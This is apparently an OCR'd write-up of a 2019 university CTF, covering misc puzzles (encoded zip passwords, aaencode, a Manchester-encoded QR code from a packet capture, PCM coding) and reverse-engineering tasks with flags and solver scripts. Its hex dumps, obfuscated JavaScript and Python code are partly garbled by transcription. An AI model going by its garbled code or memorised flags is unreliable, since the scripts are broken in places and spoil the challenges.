00010940	00	00	65	6D	6D	6D	6D	2F	28	30	5F	30	29	2E	37	7A	emmmm/(0_0).7z
00010950	0A	00	20	00	00	00	00	00	01		18			F9			AùtK
00010960	61		D5						AC	01	D5	01	В1	Α9	AF		
00010970	AC	01	D5	01	50	4B	01	02	3F	00	14	00	00	08	08	00	
00010980	DЗ	A3	A3	4E	1B	25	E4	9C	0C	02	00	00	CE	04	00	00	Ó££N %äœ Î
00010990	OD	00	24	00	00	00	00	00	00	00	20	00	00	00	20	05	\$
000109A0	00	00	65	6D	6D	6D	6D	2F	6B	65	79	2E	74	78	74	0A	emmmm/key.txt
000109B0	00		00	00			00			18		D9		3C			Ù″< ¬
000109C0	01	D5	01	48	C2	4E	83	AC	01	D5	01	48	C2	4E	83	АC	
000109D0	01	D5	01	50	4B	05	06	00	00	00	00	03	00	03	00	17	Õ PK
000109E0	01	00	00	57	07	00	00	00	00								W

提取解压,有一个压缩文件和一个key.txt

压缩文件解压需要密码,猜测根据key.txt找到压缩文件的密码





根据文件头搜索到跟python有关,猜测是python文件编译后产生的pyc文件根据数据创建pyc文件,反编译或直接运行(python3.6),得到一串base64

D:\协会\第八届信息安全大赛决赛\MISC\misc3>python key.pyc RzRaVE1PS1dHTTNFS05aVkdZW1RPTkJXR11aVEVNW1FHTV1UR09JPQ==

解base64得到一串类似base64的值,根据密文格式猜测是base32

base32解码后又得到一串数字,猜测是base16

最后解得明文 sicnuctf2019,即压缩包密码为 sicnuctf2019

```
10

11 s = 'RzRaVE1PSldHTTNFS05aVkdZWlRPTkJXR1laVEVNWlFHTVlUR09JPQ=='

12 print(base64.b64decode<u>(</u>s<mark>)</mark>)
```

b'G4ZTMOJWGM3EKNZVGYZTONBWGYZTEMZQGMYTGOI='
[Finished in 3.0s]

b'7369636E7563746632303139' [Finished in 1.1s]


s = 'RzRaVE1PS1dHTTNFS05aVkdZWlRPTkJXR1laVEVNWlFHTV1UR09JPQ=='
print(base64.b16decode(base64.b32decode(base64.b64decode(s)))

b'sicnuctf2019' [Finished in 1.0s]

解压出(0_0).txt,是一段aaencode,丢进浏览器运行得到一串类似与佛论禅的密文

🗐 (0_0).txt - 记事本 × 文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H) $^{\circ}\omega^{\circ}/=/^{\circ}m')$ / \sim //*' ∇ ` */ ['_']; $o=(^{\circ}-^{\circ})$ =_=3; $c=(^{\circ}\Theta^{\circ})=(^{\circ}-^{\circ})-(^{\circ}-^{\circ});$ $(^{\circ}\mathcal{A}^{\circ})=(^{\circ}\Theta^{\circ})=(^{\circ}-^{\circ})$ $(o^{-0})/(o^{-0}), (\circ^{0})=(\circ^{0}): '_{-1}, \circ^{0}) = (\circ^{0})/(\circ^{0}) = (\circ^{0})/(\circ^{0})/(\circ^{0})/(\circ^{0})/(\circ^{0}) = (\circ^{0})/(\circ^$ Θ°)], $^{\circ}$ Π° /:(($^{\circ}$ - $^{\circ}$ ==3) +' ')[$^{\circ}$ - $^{\circ}$] }; ($^{\circ}$ Π°) [$^{\circ}$ Θ°] =(($^{\circ}$ ω° /==3) +' ') [$^{\circ}$ - $^{\circ}$ 0];($^{\circ}$ Π°) [' $^{\circ}$ C'] = (($^{\circ}$ $+ '_')[^{\circ}\Theta^{\circ}] + ((^{\circ}\omega^{\circ}/==3) + '_')[^{\circ}-^{\circ}] + ((^{\circ}\mathcal{A}^{\circ}) + '_')[(^{\circ}-^{\circ})+(^{\circ}-^{\circ})] + ((^{\circ}-^{\circ}==3) + '_')[^{\circ}\Theta^{\circ}] + ((^{\circ}-^{\circ}==3) + '_')[^{\circ}\Theta^{\circ}] + ((^{\circ}-^{\circ}==3) + '_')[^{\circ}\Theta^{\circ}] + ((^{\circ}-^{\circ})+(^{\circ}-^{\circ})] + (^{\circ}\mathcal{A}^{\circ})[^{\circ}] + ((^{\circ}-^{\circ}==3) + '_')[^{\circ}\Theta^{\circ}] + ((^{\circ}-^{\circ})+(^{\circ}-^{\circ})] + (^{\circ}\mathcal{A}^{\circ})[^{\circ}] + ((^{\circ}-^{\circ}==3) + '_')[^{\circ}\Theta^{\circ}] + ((^{\circ}-^{\circ})+(^{\circ}-^{\circ})] + (^{\circ}\mathcal{A}^{\circ})[^{\circ}] + ((^{\circ}-^{\circ})+(^{\circ}-^{\circ})] + (^{\circ}\mathcal{A}^{\circ})[^{\circ}] + ((^{\circ}-^{\circ})+(^{\circ}-^{\circ})] + ((^{\circ}-^{\circ})+(^{\circ}-^{\circ})] + ((^{\circ}-^{\circ})+(^{\circ}-^{\circ}))] + ((^{\circ}-^{\circ})+(^{\circ}-^{\circ})] + ((^{\circ}-^{\circ})+(^{\circ}-^{\circ})] + ((^{\circ}-^{\circ})+(^{\circ}-^{\circ}))] + ((^{\circ}-^{\circ})+(^{\circ}-^{\circ})] + ((^{\circ}-^{\circ})+(^{\circ}-^{\circ}))] + ((^{\circ}-^{\circ})+(^{\circ}-^{\circ}))$ $+ (°-°)] + ((°-°==3) + '_') [o^{^}-^{^}O-°\Theta°] + ((°-°==3) + '_') [°\Theta°] + (°\omega°/+'_') [°\Theta°]; (°-°) + = (°\Theta) + (°\omega°/+'_') [°\Theta°]; (°-°) + = (°\Theta) + (°\omega°/+'_') [°\Theta°] + (°\omega°/+(°\omega°/+)) (°\Theta°) + (°\omega°/+(°\omega°/+)) (°\Theta°) + (°\omega°/+(°\omega°/+)) (°\Theta°) + (°\omega°/+(°\omega°/+)) (°\Theta°) + ($ °); $(^{\circ} \Pi^{\circ})[^{\circ} \epsilon^{\circ}] = '' '; (^{\circ} \Pi^{\circ}).^{\circ} \Theta^{\circ} / = (^{\circ} \Pi^{\circ} + ^{\circ} - ^{\circ})[O^{\wedge} _{0} - (^{\circ} \Theta^{\circ})]; (O^{\circ} - ^{\circ} O) = (^{\circ} \omega^{\circ} / + '_{0} - ^{\circ})[C^{\wedge} _{0} - ^{\circ} O)]$ $^{\circ}$ $_{\circ}$ $(\circ)^{\circ} + ((\circ)^{\circ}) + ((\circ)$ $+(O^{\land}O)+(^{\circ}J^{\circ})[^{\circ}\epsilon^{\circ}]+(^{\circ}O^{\circ})+((O^{\land}O)+(O^{\land}O))+(O^{\land}O)+(^{\circ}J^{\circ})[^{\circ}\epsilon^{\circ}]+(^{\circ}O^{\circ})+((^{\circ}-^{\circ})+(^{\circ}O^{\circ})+(^{\circ}O^{\circ}O)$ $(\circ \circ) + ((\circ - \circ) + (\circ \land \land \circ)) + (\circ \circlearrowleft) (\circ \circ \circ) + (\circ \circ \circ) + ((\circ - \circ) + (\circ \circ \circ)) + (\circ - \circ) + (\circ \circlearrowleft) (\circ \circ \circ) + (\circ \circ \circ)$ $^{\circ}) + (^{\circ}\Theta^{\circ})) + (^{\circ}-^{\circ}) + (^{\circ}\mathcal{I}^{\circ})[^{\circ}\epsilon^{\circ}] + (^{\circ}\Theta^{\circ}) + ((^{\circ}-^{\circ}) + (^{\circ}\Theta^{\circ})) + ((^{\circ}-^{\circ}) + (^{\circ}\Phi^{-})) + (^{\circ}\mathcal{I}^{\circ})[^{\circ}\epsilon^{\circ}] + (^{\circ}\Theta^{\circ}) + (^{\circ}\Phi^{-})(^{\circ}\Phi^{-}) + (^{\circ}\Phi^{-})(^$ Θ°)+ $(^{\circ}-^{\circ})$ + $((^{\circ}-^{\circ})$ + $(0^{\wedge}-^{\wedge}0)$)+ $(^{\circ}\mathcal{A}^{\circ})[^{\circ}\epsilon^{\circ}]$ + $((^{\circ}-^{\circ})$ + $(^{\circ}\Theta^{\circ})$)+ $(c^{\wedge}-^{\wedge}0)$ + $(^{\circ}\mathcal{A}^{\circ})[^{\circ}\epsilon^{\circ}]$ + $(^{\circ}-^{\circ})$ + $((o^{\land} \land o) - (^{\circ} \Theta^{\circ})) + (^{\circ} \mathcal{I}^{\circ})[^{\circ} \epsilon^{\circ}] + (o^{\circ} - ^{\circ} o) + ((^{\circ} - ^{\circ}) + (^{\circ} \Theta^{\circ})) + ((^{\circ} - ^{\circ}) + (o^{\land} \land o)) + (^{\circ} \Theta^{\circ}) + (^{\circ} \mathcal{I}^{\circ})[^{\circ} \epsilon^{\circ}] + (o^{\circ} - ^{\circ} o) + ((^{\circ} - ^{\circ}) + (^{\circ} \Theta^{\circ})) + ((^{\circ} - ^{\circ}) + (^{\circ} \Theta^{\circ})) + (^{\circ} \Theta^{\circ}) +$ $\Theta^{\circ}] + (^{\circ}\mathcal{A}^{\circ})[^{\circ}\epsilon^{\circ}] + (0^{\circ}-^{\circ}0) + ((^{\circ}-^{\circ}) + (^{\circ}-^{\circ})) + (^{\circ}\mathcal{A}^{\circ})[^{!}c^{!}] + (^{\circ}-^{\circ}) + ((0^{\wedge}_{-}^{\wedge}0) + (0^{\wedge}_{-}^{\wedge}0)) + (^{\circ}\mathcal{A}^{\circ})[^{\circ}\epsilon^{\circ}] + (0^{\circ}-^{\circ}0) + (0^{\vee}-^{\vee}0) + (0^{\vee}-^{\vee}$ $[+(o^{\circ}-o^{\circ})+((o^{\wedge}-o^{\wedge})+(o^{\wedge}-o^{\wedge}))+(o^{\wedge}-o^{\wedge})]+(o^{\circ}-o^{\wedge})+(o^{\wedge}-o^$ o)+ ((o^_^o) +(o^_^o))+ (°Д°).°Д°/+ (°Д°) ['c']+ ((°-°) + (°Θ°))+ (°Д°)[°ε°]+(о°-°о)+ ((°

 $-^{\circ}) + (^{\circ}-^{\circ})) + ((o^{\wedge}_{-} \circ o) - (^{\circ}\Theta^{\circ})) + (^{\circ}\Delta^{\circ}) \cdot ^{\circ}\Delta^{\circ} / + ((o^{\wedge}_{-} \circ o) + (o^{\wedge}_{-} \circ o)) + (^{\circ}\Delta^{\circ})[^{\circ}\epsilon^{\circ}] + (o^{\circ}-^{\circ}o) + (o^{\wedge}_{-} \circ o) + (o^{\wedge}_{-} \circ o)) + (o^{\wedge}_{-} \circ o) + (o^{\vee}_{-} \circ o) + (o^{\vee}$



百度搜集信息易知是"土豆文",根据贴内提供的土豆文加解密工具可直接解密得到flag

土豆滅滅苦滅不苦利顛波孕依曳一遮曳般實豆離想世礙喝佛訶隸地參死 💿

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▽搜索工具

改 "若摩菩" 及其后面的字词均被忽略,因为百度的查询限制在38个汉字以内。

手把手教你土豆文 Ver 2.0 - 土豆星 - KeyFansClub 我们的梦想



9条回复 - 发帖时间: 2011年3月30日

2015年10月8日 - 土豆滅滅苦滅竟滅伊穆佛究姪多夢世迦切顛神佛提訶陀大孕顛藐若礙上豆夜迦得…礙姪侄顧哆伽道罰是悉罰訶怯… www.keyfc.net/bbs/show... ▼ - 百度快照

[土豆星土豆文自主规限]ORZ||| - 土豆星 - KeyFansClub 我们的梦想

9条回复 - 发帖时间: 2007年12月22日

2007年12月22日 - 土豆滅滅苦滅漫吉朋帝伽薩心知竟藝亦數悉他遠上彌遮除夜明隸參上豆即<mark>礙世…依想夷道麼參明闍麼般實醯遮槃</mark>悉勝孕知寫苦娑跋神勝夢知豆即羯若等夷涅… www.keyfc.net/bbs/show... ▼ - 百度快照 文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

土豆滅滅苦滅不苦利顛波孕依曳一遮曳般實豆離想世礙喝佛訶隸地參死尼羯槃羯闍道室若摩菩竟能伽耨槃那娑心悉摩孕輸特死殿切帝怛勝諸。一即勝怛滅勝滅穆娑滅滅諸姪跋




misc4-长路漫漫

• 出题人: 昏鸦

解题思路

流量包拖进wireshark,追踪TCP流,分析中间有一段http的包有传输一些文件,其中有个whatsthis.zip 提取出来



其中有个txt文件,根据文件名应该是一段曼彻斯特编码过后的数据

Manchester.txt - 记事本 文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

曼彻斯特编码有几种实现方式,这里是无跳变记录为0,有跳变记录为1

考虑到可能想不出具体是哪种编码方式,实际上whatsthie.zip文件的末尾藏有一张图片,是具体编码实现的代码


```
whatsthis.zip
 Offset
                    3
                       4
                          5
                                      9
                                         Α
                                            В
                                               С
                                                 D
                                                   E
                                                       F
                                                               ANSI ASCII
00000110
          A6 13 61 0D C6 8C 63 FE
                                  99 D7 87 AB 63 56 45 CC
                                                          ¦ a ÆŒcb™×‡«cVEÌ
                                  OA 27 EE 46 8E 81 77 C1
                                                          » ÌÃï>| 'îFŽ wÁ
00000120
          04 BB 12 CC C3 EF 3E 7C
                                                          "±PGibX" :c5,j w
          93 B1 50 47 EF FE 58 94
                                  11 3A E7 35 B8 6A 12 77
00000130
                                  E4 38 9D 31 F5 23 98 A1
00000140
          7C EA 9D 19 44 BD 5D F0
                                                          lê D%18ä8 10#~;
                                                          ëßÀ'ÁÔì¹¾ î €14
          EB DF C0 27 C1 D4 EC B9
                                  BE 1F EE 00 A9 31 34 14
00000150
00000160
         37 DC 9F C0 59 B1 1A 19
                                  96 33 19 B3 0D 57 83 AB
                                                          7ÜŸÀY± -3 3 Wf«
                                                          ~Ä?¹ž×^ ÞŠ2ü PK
                                  DE 8A 32 FC 01 50 4B 01
00000170
         98 C4 3F B9 9E D7 5E 1F
         02 3F 00 14 00 00 08 08
                                  00 E2 A5 A2 4E 28 89 39
                                                                  â¥cN(%9
00000180
00000190 8F 51 01 00 00 46 1E 00
                                  00 OE 00 24 00 00 00 00
                                                                    S
         00 00 00 20 00 00 00 00
                                  00 00 00 4D 61 6E 63 68
                                                                    Manch
00000170
          65 73 74 65 72 2E 74 78
                                  74 0A 00 20 00 00 00 00
000001B0
                                                          ester.txt
                                                               íJØ#å Õ íJØ
         00 01 00 18 00 ED 4A D8
                                  23 E5 00 D5 01 ED 4A D8
000001C0
                                                          #åő `:ÆÉ Ő PK
000001D0 23 E5 00 D5 01 91 1E 3A C6 C9 00 D5 01 50 4B 05
                                  00 60 00 00 00 7D 01
          06 00 00 00 00 01 00 01
000001E0
                                                      0.0
000001F0
          00 00 00 FF D8 FF E0 00 10 4A 46 49 46 00 01 01
                                                             üØÿà JFIF
          01 00 60 00 60 00 00 FF
                                 DB 00 43 00 08 06 06 07
                                                            ``ÿÛC
00000200
00000210
          06 05 08 07 07 07 09 09 08 0A 0C 14 0D 0C 0B 0B
00000220
          OC 19 12 13 OF 14 1D 1A 1F 1E 1D 1A 1C 1C 20 24
          2E 27 20 22 2C 23 1C 1C
                                  28 37 29 2C 30 31 34 34
                                                          .' ",# (7),0144
00000230
00000240
         34 1F 27 39 3D 38 32 3C 2E 33 34 32 FF DB 00 43
                                                          4 '9=82<.342ÿÛ
          01 09 09 09 0C 0B 0C 18 0D 0D 18 32 21 1C 21 32
00000250
                                                                    2! !2
00000260
          32 32 32 32 32 32 32
                                  32 32 32 32 32 32 32 32
                                                          222222222222222
00000270
          222222222222222
00000280
          222222222222222
          32 FF C2 00 11 08 00 AC
                                                          2ÿÂ ¬
00000290
                                  01 20 03 01 22 00 02 11
000002A0
          01 03 11 01 FF C4 00 1A 00 01 00 03 01 01 01 00
                                                              ÿÄ
000002B0
          00 00 00 00 00 00 00 00 00 00 01 03 04 02 05 06
000002C0
          FF C4 00 18 01 01 01 01 01 00 00 00 00 00 00
                                                          ÿÄ
000002D0
          00 00 00 00 00 00 01 02
                                  03 04 FF DA 00 0C 03 01
                                                                   ÿÚ
000002E0
          00 02 10 03 10 00 00 01
                                 F9 31 91 6D 56 1A 33 86
                                                                 ù1'mV 3†
000002F0
          9C F9 B0 28 BA 90 03 BE
                                 01 A6 33 0A 00 B6 A0 D5
                                                          ϝ°(° ¾ ¦3 ¶ Õ
                                                          "5e ò,÷³ù=kŸ¥
          94 35 65 00 00 00 1A F2
                                  2C F7 B3 F9 3D 6B 9F A5
00000300
00000310
          E5 D9 5C DF D0 4F CF 3C CF 63 AF 15 6F AD 6F 88
                                                          åÙ\BĐOÏ<Ïc¯ o-o´
          3D 7A FC C5 7B 16 78 68 F5 FA F1 95 EC F1 E4 8F =züÅ{ xhoun.iña
00000320
          4F 47 88 3E 83 2F 92 4F 43 BC 99 F5 D3 D4 A6 8A OG^>f/'OC4™õÓÔ¦Š
00000330
```

```
def ManchesterEncode(s):
    res = ''
    for i in range(len(s)-1):
        if s[i] == s[i+1]:
            res += '0'
        else:
            res += '1'
    return res
```

```
def ManchesterDecode(s):
    res = []
tmp = '0'
    for i in range(len(s)):
         if s[i] == '0':
              tmp += tmp[-1]
         elif s[i] == '1':
   tmp += str(1-int(tmp[-1]))
    res.append(tmp)
    tmp = '1'
    for i in range(len(s)):
         if s[i] == '0':
             tmp += tmp[-1]
         elif s[i] == '1':
   tmp += str(1-int(tmp[-1]))
    res.append(tmp)
    return res
```

这里考虑第一位是0开始还是1开始,有两种情况

其中一种情况很容易看出是一个二维码



直接扫可能扫不出来

根据数据情况,4×2个数字代表一个像素点,尺寸是31×31,编写生成图片的脚本

```
# @Author:昏鸦
from PIL import Image
x = 31
```

```
0111111111000011111000011111111110000
011110000000000000001111111110000
0111100000000000000001111111110000
111110000000011110000000011110000
111110000000011110000000011110000
100001111000000001111000011110000
100001111000000001111000011110000
10000000000011110000111100000000
10000000000011110000111100000000
011110000000011110000111100000000
011110000000011110000111100000000
100001111000000000000000011110000
100001111000000000000000011110000
000000000000000000000000011110000
00000000000000000000000011110000
100000000000111100001111111110000
100000000000111100001111111110000
1111111111111110000000011111111110000\\
1111111111111000000001111111110000
000000001111111111000011111111110000
0000000011111111100001111111110000
0111100001111111111111110000111110000
011110000111111111111110000111110000
0000000011111111100001111111110000
0000000011111111100001111111110000
```

```
10000000000011110000111100000000
10000000000011110000111100000000
1000000011111111100001111111110000
1000000011111111100001111111110000
011111111000000000000000011110000
0111111110000000000000000011110000
111
s = s.split('\n')
rqb = []
num = 0
for n in range(0, len(s), 2):
 for i in range(0,len(s[n]),4):
   num += 1
   print(s[n][i:i+4])
   if s[n][i:i+4] == '0000':
    rgb.append("255,255,255")
   elif s[n][i:i+4] == '1111':
    rgb.append("0,0,0")
   else:
    print('errorrrrrrrrrrrrrrrrrrrrrrrrrrrr')
    print(n,i)
with open('rgb.txt', 'a') as f:
 for i in rgb:
   f.write(str(i)+'\n')
im = Image.new('RGB',(x,y))
with open('rgb.txt','r') as f:
 for i in range(x):
   for j in range(y):
    num += 1
    print(num)
    line = f.readline()
    rgb = line.split(',')
    print(rqb)
    im.putpixel((i,j),(int(rgb[0]),int(rgb[1]),int(rgb[2])))
```

生成二维码, 扫描即得flag



sicnuctf{Cr4zy_m@nChe\$ter_01QR}

misc5-期末必考

• 出题人: 昏鸦

解题思路

压缩包解压得到一个ppt和一个txt

txt中即为题目,ppt则给了A律13折线的PCM编码的相关知识点以及具体算法

■ flag.txt - 记事本

- □ X

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

采用13折线A律PCM编码,最小量化误差间隔为1个量化单位,已知抽样脉冲值为-406个量化单位

计算编码器的输出码组和量化误差

flag为sicnuctf{输出码组-量化误差}

第一种解法

直接利用通信原理的相关知识计算,解题步骤如下

- 1.-406为负值, 故C1=0
- 2. 406在256-512之间,为第5段,故C2C3C4=101
- 3. C5C6C7C8=[(406-256)/16]=9=1001
- 4. 输出码组为C1C2C3C4C5C6C7C8=01011001
- 5. 将输出码组还原: 256+16*9=400, 故误差为6


第二种解法

前面说过office三件套都是压缩数据,打开ppt压缩文件,ppt目录下有一个pcm.xml,打开是一个python写的计算pcm编码的代码,跑一下就好了



```
pcm.py
# @Author:昏鸦
def tobin3(n):
     tmp = bin(n)[2:]
      if len(tmp)==2:
    res = '0' + tmp
elif len(tmp)==1:
    res = '00' + tmp
      res = tmp
return res
def tobin4(n):
    tmp = bin(n)[2:]
      if len(tmp)==3:
    res = '0' + tmp
elif len(tmp)==2:
    res = '00' + tmp
      elif len(tmp)==1:
           res = '000' + tmp
res = tmp
return res
def getPCM(s):
      tab = [
             [0,16,1],
             [16,32,1],
             [32,64,2],
             [64,128,4],
             [128,256,8],
             [256,512,16],
[512,1024,32],
[1024,2048,64]
      res = ""
      res += ("0" if(s<0) else "1")
for i in range(8):</pre>
             if abs(s)>tab[i][0] and abs(s)<=tab[i][1]:
    res += tobin3(i)
    res += tobin4(int((abs(s)-tab[i][0])/tab[i][2]))
    break</pre>
       return res
```

ppt的倒数第二页,将ppt上的图片移开,会发现有一个计算量化误差的脚本



REVERSE

re1

• 出题人: ha2

解题思路

解方程

re2

• 出题人: ha2

解题思路

输入sicnuctf{}里的内容做base64解密(Alphabet被换成了"sicnu406HUNYAWXSTVdefBCDLMEF_2PQqrtv357ZabOwxyzRGIJKghjklm*p891o")

解密后的数据拿去做check, check是一个RSA, check的结果等于66就输出成功

RSA的n是100以内的素数相乘 n =3 * 5 * 7 * 11 * 13 * 17 * 19 * 23 * 29 * 31 * 37 * 41 * 43 * 47 * 53 * 59 * 61*67*71*73*79*83*89*97=1152783981972759212376551073665878035, e 是233

```
import gmpy2
n = 3 * 5 * 7 * 11 * 13 * 17 * 19 * 23 * 29 * 31 * 37 * 41 * 43 * 47 * 53 * 59 *
61*67*71*73*79*83*89*97
phi_n = 2*4*6*10*12*16*18*22*28*30*36*40*42*46*52*58*60*66*70*72*78*82*88*96
e = 233
d = gmpy2.invert(e, phi_n)
hex(pow(66,d,n))
```

得到 d = 0x4c034db4a7cc8ae985e4634cf140bb d =

'\x4c\x03\x4D\xb4\xa7\xcc\x8a\xe9\x85\xe4\x63\x4c\xf1\x40\xbb' 做base64加密 (Alphabet被换成了"sicnu406HUNYAWXSTVdefBCDLMEF_2PQqrtv357ZabOwxyzRGIJKghjklm*p891o") 得到输入eswwyNQAtz74m0wA8fcp

re3

出题人: 冬瓜考点: 安卓逆向

出题思路

输入值通过jni调用c加密算法返回加密值,再比较jwt中存储的flag加密值

1.c实现加密算法(含特殊字符) 2.jni调用加密算法 3.jw隐藏flag密文 4.判断逻辑与app展示 5.生成apk